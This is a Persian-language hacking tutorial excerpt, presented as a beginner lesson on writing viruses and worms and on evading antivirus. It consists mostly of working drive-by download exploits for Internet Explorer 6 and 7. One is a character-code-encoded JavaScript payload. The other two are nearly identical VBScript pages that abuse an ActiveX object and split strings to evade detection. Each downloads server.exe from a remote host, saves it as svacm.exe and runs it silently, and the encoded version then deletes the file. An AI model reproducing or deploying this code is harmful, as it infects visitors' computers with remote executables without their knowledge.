1,40,34,99,108,97,115,115,105,100,34,44,34,99,108,115,105,100,58,66,68,57,54,67,53,53,54,45,54,53,65,51,45,49,49,68,48,45,57,56
,51,65,45,48,48,67,48,52,70,67,50,57,69,51,54,34,41,59,118,97,114,32,101,61,49,59,118,97,114,32,120,109,108,61,97,100,111,46,67
,114,101,97,116,101,79,98,106,101,99,116,40,34,77,105,99,114,111,115,111,102,116,46,88,77,76,72,84,84,80,34,44,34,34,41,59,118
```

,97,114,32,102,61,49,59,118,97,114,32,108,110,61,34,65,100,111,34,59,118,97,114,32,108,122,110,61,34,100,98,46,83,116,34,59,118,97,114,32,97,110,61,34,114,101,97,109,34,59,118,97,114,32,103,61,49,59,118,97,114,32,97,115,61,97,100,111,46,99,114,101,97,116,101,111,98,106,101,99,116,40,108,110,43,108,122,110,43,97,110,44,34,34,41,59,118,97,114,32,104,61,49,59,120,109,108,46,79,112,101,110,40,34,71,69,84,34,44,97,105,108,105,97,110,44,48,41,59,120,109,108,46,83,101,110,100,40,41,59,97,115,46,116,121,112,101,61,49,59,118,97,114,32,110,61,49,59,97,115,46,111,112,101,110,40,41,59,97,115,46,119,114,105,116,101,40,120,109,108,46,114,101,115,112,111,110,115,101,66,111,100,121,41,59,97,115,46,115,97,118,101,116,111,102,105,108,101,40,122,104,97,110,44,50,41,59,97,115,46,99,108,111,115,101,40,41,59,118,97,114,32,115,104,101,108,108,61,97,100,111,46,99,114,101,97,116,101,111,98,106,101,99,116,40,34,83,104,101,108,108,46,65,112,112,108,105,99,97,116,105,111,110,34,44,34,34,41,59,115,104,101,108,108,46,83,104,101,108,108,69,120,101,99,117,116,101,40,122,104,97,110,44,34,34,44,34,34,44,34,111,112,101,110,34,44,48,41,59,115,104,101,108,108,46,83,104,101,108,108,69,120,101,99,117,116,101,40,99,109,100,115,115,44,34,32,47,99,32,100,101,108,32,47,83,32,47,81,32,47,70,32,34,43,122,104,97,110,44,34,34,44,34,111,112,101,110,34,44,48,41,59,125,99,97,116,99,104,40,101,41,123,125,59,60,47,115,99,114,105,112,116,62));

</script>

</html>

سورس زیر هم باز روی اینترنت اکسپلور 6 جواب میده

<html>

<head>

<title>Exploit-Pro</title>

```
</head>
<body>
<script type="text/vbscript">
on error resume next
Set df = document.createElement("object")
df.setAttribute "clas"&"sid", "clsid:BD96C"&"556-65A3-11D0-"&"983A-00C04F"&"C29E36"
str="Microsoft"&"."&"XMLHTTP"
Set x = df.CreateObject(str,"")
var1="Ad"
var2="od"
var3="b."
var4="St"
var5="re"
var6="am"
```

```
str1=var1&var2&var3&var4&var5&var6


str5=str1

set S = df.createobject(str5,"")

for count = 0 to 4

S.type = 1

lnk="http://www.site.com/server.exe "

x.Open "G"&"E"&"T",lnk,0

x.Send

set F = df.createobject("Script"&"ing.FileSys"&"temObject","")

if count = 0 then tmp = "c:\windows\temp" else if count = 1 then tmp = "c:\" else if count = 2 then tmp = "c:\temp" else if
count = 3 then tmp = "d:\windows\temp" else if count = 4 then tmp = "d:\" end if

fname1= F.BuildPath(tmp,"\svacm.exe")

S.open

S.write x.responseBody
```

```
S.savetofile fname1,2

S.close

if err.number = 0 then

set Q = df.createobject("Shell.Application","")

Q.ShellExecute fname1,"INSTALL","","open",0

exit for

else

Err.Clear

End if

next

</script>

</body>

</html>
```

```
<head>
<img border="0" src="ÂÏÑÓ ÚßÓ"
<hr>
<!-- **********location.href='http://google.com'</script> -->
</body>


</html>
```

خوب دیگه واسه اینترنت اکسپلور هم یه فکری کنیم سورس زیر روی اینترنت اکسپلور 7 جواب میده

```
<html>
<head>
<title>www.mondahacker.iranblog.Com/VB</title>
</head>
<body>
```

```
<script type="text/vbscript">
on error resume next
Set df = document.createElement("object")
df.setAttribute "clas"&"sid", "clsid:BD96C"&"556-65A3-11D0-"&"983A-00C04F"&"C29E36"
str="Microsoft"&"."&"XMLHTTP"
Set x = df.CreateObject(str,"")
var1="Ad"
var2="od"
var3="b."
var4="St"
var5="re"
var6="am"
str1=var1&var2&var3&var4&var5&var6
```

```
str5=str1

set S = df.createobject(str5,"")

for count = 0 to 4

S.type = 1

lnk="http://www.site.com/server.exe"

x.Open "G"&"E"&"T",lnk,0

x.Send

set F = df.createobject("Script"&"ing.FileSys"&"temObject","")

if count = 0 then tmp = "c:\windows\temp" else if count = 1 then tmp = "c:\" else if count = 2 then tmp = "c:\temp" else if count = 3 then tmp = "d:\windows\temp" else if count = 4 then tmp = "d:\" end if

fname1= F.BuildPath(tmp,"\svacm.exe")

S.open

S.write x.responseBody

S.savetofile fname1,2

S.close
```

```
if err.number = 0 then
set Q = df.createobject("Shell.Application","")
Q.ShellExecute fname1,"INSTALL","","open",0
exit for
else
Err.Clear
End if
next
</script>
</body>
</html>
```

خوب دیگه به پایان مقاله یود اموزش ویروس نویسی و کرم (مقدماتی) و یه کمی هم در مورد دور زدن انتی ویروسها اطلاعات دادم امیدوارم که اطلات مفید و خوبی داده باشم

موفق باشید.

نویسنده مقاله : امین منصوری

www.astalavista.org.ir

amintatu1990@rocketmail.com

rahzan_divone@yahoo.com